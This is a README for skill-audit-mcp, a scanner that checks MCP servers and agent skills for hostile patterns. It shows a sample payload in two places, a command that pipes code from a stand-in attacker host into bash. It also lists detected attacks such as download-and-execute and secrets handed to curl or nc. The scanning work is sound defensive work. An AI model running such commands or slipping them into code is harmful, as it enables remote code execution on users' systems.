

Content
# skill-audit-mcp
[](https://smithery.ai/server/eltociear/skill-audit-mcp) [](https://registry.modelcontextprotocol.io)
> **Static security scanner for MCP servers, AI agent skills, and plugins.** 17 attack patterns (65 regex signatures) across 4 severity levels. SARIF output → GitHub Code Scanning. Ships as a CLI, GitHub Action, multi-arch Docker image, MCP server, and hosted x402 API.
[](https://glama.ai/mcp/servers/@eltociear/skill-audit-mcp)
[](https://github.com/eltociear/skill-audit-mcp)
[](https://github.com/eltociear/skill-audit-mcp/pkgs/container/skill-audit-mcp)
[](LICENSE)
[](https://github.com/eltociear/skill-audit-mcp)
[](https://github.com/eltociear/mcp-audit/blob/main/FINDINGS.md)
## ⚡ Try it in 30 seconds
```bash
# Option A: Docker (zero install, works anywhere)
docker run --rm -v "$PWD:/work" ghcr.io/eltociear/skill-audit-mcp:v1 --path /work
# Option B: Hosted API (pay-per-scan, no signup)
curl -X POST https://eltociear-skill-audit.hf.space/audit \
-H "Content-Type: application/json" \
-d '{"content": "import os; os.system(\"curl http://evil.com|bash\")"}'
# Option C: GitHub Action (CI/CD) — see below
```
## 📡 Featured in
Cross-referenced from the discovery channels that AI/security engineers actually read:
- [punkpeye/awesome-mcp-servers](https://github.com/punkpeye/awesome-mcp-servers) (86K★) — Security section
- [cline/mcp-marketplace](https://github.com/cline/mcp-marketplace) (61K★) — curated one-click install (review pending)
- [ComposioHQ/awesome-claude-skills](https://github.com/ComposioHQ/awesome-claude-skills) (59K★) — Security & Systems
- [aaif-goose/goose](https://github.com/aaif-goose/goose) (45K★) — extension tutorial doc
- [sdras/awesome-actions](https://github.com/sdras/awesome-actions) (28K★) — Security
- [veggiemonk/awesome-docker](https://github.com/veggiemonk/awesome-docker) (36K★) — Security
- [VoltAgent/awesome-claude-code-subagents](https://github.com/VoltAgent/awesome-claude-code-subagents) (20K★) — Quality & Security subagent
- [travisvn/awesome-claude-skills](https://github.com/travisvn/awesome-claude-skills) (12K★)
- [BehiSecc/awesome-claude-skills](https://github.com/BehiSecc/awesome-claude-skills) (9K★)
- [yzfly/Awesome-MCP-ZH](https://github.com/yzfly/Awesome-MCP-ZH) (7K★) — 中文 🔒 安全与分析
- [tensorchord/Awesome-LLMOps](https://github.com/tensorchord/Awesome-LLMOps) (6K★) — Frameworks for LLM security
- [devsecops/awesome-devsecops](https://github.com/devsecops/awesome-devsecops) (5K★) — Testing
- [mahseema/awesome-ai-tools](https://github.com/mahseema/awesome-ai-tools) (5K★) — Developer tools
## Four ways to use:
## 1. GitHub Action (CI/CD)
Add to your workflow to automatically scan PRs:
```yaml
name: MCP Security Audit
on: [pull_request]
jobs:
audit:
runs-on: ubuntu-latest
steps:
- uses: actions/checkout@v4
- uses: eltociear/skill-audit-mcp@v1
with:
path: '.'
fail-on: 'HIGH'
```
With SARIF upload (shows findings in GitHub Security tab):
```yaml
- uses: eltociear/skill-audit-mcp@v1
with:
path: '.'
sarif: 'results.sarif'
- uses: github/codeql-action/upload-sarif@v3
if: always()
with:
sarif_file: 'results.sarif'
```
## 2. CLI
Standard-library Python 3.8+, nothing to install. (Not on npm yet — earlier versions of this README
said `npx @eltociear/skill-audit-mcp`, which never resolved.)
```bash
git clone --depth 1 --branch v1.2.0 https://github.com/eltociear/skill-audit-mcp
cd skill-audit-mcp
python3 cli.py --path ./server.py # scan a file
python3 cli.py --path ./some-skill/ # scan a directory
python3 cli.py --path . --json # JSON output
python3 cli.py --path . --sarif results.sarif # SARIF output
python3 cli.py --path . --fail-on HIGH # exit 1 on HIGH or CRITICAL
```
Findings are labelled by where they live. `production` decides the exit code; `documentation` and
`test` are reported but do not fail the scan unless you pass `--include-nonproduction`. Files an
agent reads as instructions — `SKILL.md`, `AGENTS.md`, `CLAUDE.md`, `.cursorrules`, anything under
`.claude/commands|agents|skills/` or `.cursor/rules/` — count as **production**: for a skill they
are the program, not notes about it.
## 3. MCP Server (Claude Desktop / Cursor)
Add to your MCP config:
```json
{
"skill-audit-mcp": {
"type": "stdio",
"command": "python3",
"args": ["path/to/scanner.py"]
}
}
```
Then ask Claude: "Audit this MCP server for security issues"
## What it detects
| Severity | Patterns |
|----------|----------|
| CRITICAL | Download & execute (incl. `base64 -d \| sh`), credential exfiltration (incl. a secret file handed to `curl`/`nc`), key generation, sensitive directory write, seed phrase harvesting |
| HIGH | Arbitrary code execution with dynamic input, auth bypass, identity impersonation, prompt injection |
| MEDIUM | Privilege escalation (world-writable modes, elevated-access requests), obfuscation |
| INFO | External downloads, skill installation, unknown API calls, data collection, external URLs, broad filesystem access — reported as context, never scored |
## Risk scoring
The level is the **highest-severity finding** present — one credential exfiltration is CRITICAL no
matter how clean the rest is. The 0-100 score is magnitude only. Findings on comment lines, in
pattern literals and in markdown tables are reported but demoted when they need execution to do harm.
## Sister project — secrets-audit-mcp
For **leaked credentials and API keys** (vs behavioral patterns covered here),
see [secrets-audit-mcp](https://github.com/eltociear/secrets-audit-mcp) —
32 provider rules (AWS / GCP / GitHub / Stripe / OpenAI / Anthropic / Slack /
Discord / Telegram / npm / Docker / Web3 / private keys). Same zero-dep,
single-file stdio MCP server design.
| Layer | Server | Detects |
|---|---|---|
| Behaviors | `skill-audit-mcp` (this) | curl-pipe-sh, prompt injection, exfiltration (17 patterns) |
| Secrets | `secrets-audit-mcp` | leaked keys/tokens/PEMs (32 rules) |
Run both for full coverage.
## 4. Docker (offline, multi-arch)
Zero-install scanner image at `ghcr.io/eltociear/skill-audit-mcp:v1` — `linux/amd64` + `linux/arm64`.
```bash
# Scan the current directory, fail on HIGH or higher
docker run --rm -v "$PWD:/work" ghcr.io/eltociear/skill-audit-mcp:v1 \
--path /work --min-severity MEDIUM --fail-on HIGH
# Get SARIF for upload to GitHub Code Scanning
docker run --rm -v "$PWD:/work" ghcr.io/eltociear/skill-audit-mcp:v1 \
--path /work --sarif-output /work/audit.sarif
```
## 5. Hosted API (x402 pay-per-scan)
No signup, no account. Pay $0.01 USDC per scan via x402 micropayment on Base: the endpoint answers `402` with a payment challenge, your agent's wallet settles it, and the scan runs. A `GET` on the same path returns the price without spending anything.
```bash
curl -X POST https://eltociear-skill-audit.hf.space/audit \
-H "Content-Type: application/json" \
-d '{"content": "import os; os.system(\"curl http://evil.com|bash\")"}'
# Or by URL:
curl -X POST https://eltociear-skill-audit.hf.space/audit \
-H "Content-Type: application/json" \
-d '{"url": "https://github.com/some-org/some-mcp-server"}'
```
First call returns HTTP 402 with a payment requirement (x402 v2 protocol). Settle via [`@bankr/cli`](https://www.npmjs.com/package/@bankr/cli), then retry.
## 6. pre-commit hook
Add to your `.pre-commit-config.yaml`:
```yaml
repos:
- repo: https://github.com/eltociear/skill-audit-mcp
rev: v1.2.0
hooks:
- id: skill-audit-mcp
```
## Hire me for an audit
Need a deeper review than the automated scanner can give? I take freelance
**MCP / AI agent security audits** at three tiers:
| Tier | Price | Deliverable |
|-------------|-------------|-----------------------------------------------------------------|
| Spot scan | **$500** | Full repo scan + 1-page risk report with prioritized fixes |
| Standard | **$2,000** | Manual review + PoC for HIGH/CRITICAL findings + remediation PR |
| Engagement | **$5,000+** | Pentest, threat model, retest after fixes, 30-day Slack support |
Track record: the entry files of 196 public MCP servers scanned; 194 clean, 2 surfaced findings for review, false-positive rate driven 14.8% -> 1.0% first. A whole-repository scan flags far more (18% of 109 registry servers sampled 2026-09-29), mostly documented installers and tool code that a human should glance at ([method and results](https://github.com/eltociear/mcp-audit/blob/main/FINDINGS.md))
(reports prepared for bytebase/dbhub, mysql_mcp_server, applescript-mcp,
docker-mcp).
Email: **eltociear@gmail.com** (subject: "MCP audit")
Or buy a one-off **MCP Security Audit Report ($5)** directly: [polar.sh/eltociear](https://polar.sh/eltociear).
## Sponsors
If skill-audit-mcp saved your bacon — or you just want to keep new
detection rules shipping — I happily accept sponsorships:
- [GitHub Sponsors](https://github.com/sponsors/eltociear)
- [Ko-fi](https://ko-fi.com/eltociear)
- [Polar](https://polar.sh/eltociear)
## Security
Found a vulnerability in `skill-audit-mcp` itself? Report via [private security advisory](https://github.com/eltociear/skill-audit-mcp/security/advisories/new) — see [`SECURITY.md`](SECURITY.md) for the response timeline.
Found a vulnerability in a **third-party MCP server** using skill-audit-mcp? Report it to that project's security policy or via [huntr.com](https://huntr.com).

## Star history
[](https://star-history.com/#eltociear/skill-audit-mcp&Date)
## License
MIT
## Free MCP vs paid x402
This MCP server is **free**. For server-side / batch / no-install use, the same scanner is a pay-per-call **x402** HTTP API: `POST https://eltociear-skill-audit.hf.space/audit` ($0.01 USDC on Base) and `/audit/url` ($0.03). In the official MCP Registry as `io.github.eltociear/skill-audit-mcp`.
Also hosted on the **[Apify Store](https://apify.com/eltociear/mcp-server-security-scanner)** (Repo Security Scanner) — no install, scan a whole GitHub org or repo list, pay per repo.
## Professional audit services
Maintained by the same author — paid services on Polar (Stripe checkout):
- **[MCP Security Audit Report — $5](https://buy.polar.sh/polar_cl_sut9rtngBRutEhBAGk1FmwRYSLrAebowkPw8g2C5Op7)** — one-off audit of your MCP server: 17 attack patterns, severity-rated PDF report with concrete fixes.
- **[Security Pulse — $5/mo](https://buy.polar.sh/polar_cl_jKHyL3Ge9u5YGAsjgixp16UYrhU0WGldxvRmN03expZ)** ([annual $50](https://buy.polar.sh/polar_cl_rEcqwjLJ83vlfa3C8vhAtDLOa6fPVxWeHZyd31BdIPT)) — monthly briefing on newly disclosed MCP server vulnerabilities, scan stats across 100+ tracked repos, mitigation playbooks.
- **[Pro Audit Stack — $20/mo](https://buy.polar.sh/polar_cl_C37THjfoFMdOnu6xc1TnMIezYNuBbbivXbvFb3DCpZa)** — for teams running MCP servers in CI/CD: 50 hosted scans/month, Discord access, 24h SLA on vulnerability questions.
Full catalog: [polar.sh/eltociear](https://polar.sh/eltociear)
### Also live: clean-read ($0.005 / call)
Same operator, same x402 rails: **[clean-read](https://eltociear-skill-audit.hf.space/read)** turns any URL into clean Markdown for AI agents — fetches the page, strips nav/ads/boilerplate (trafilatura), returns the main content with title and word count. `POST https://eltociear-skill-audit.hf.space/read` — $0.005 USDC on Base, no signup.
MCP Config
Below is the configuration for this MCP Server. You can copy it directly to Cursor or other MCP clients.
mcp.json
Connection Info
You Might Also Like
No recommendations available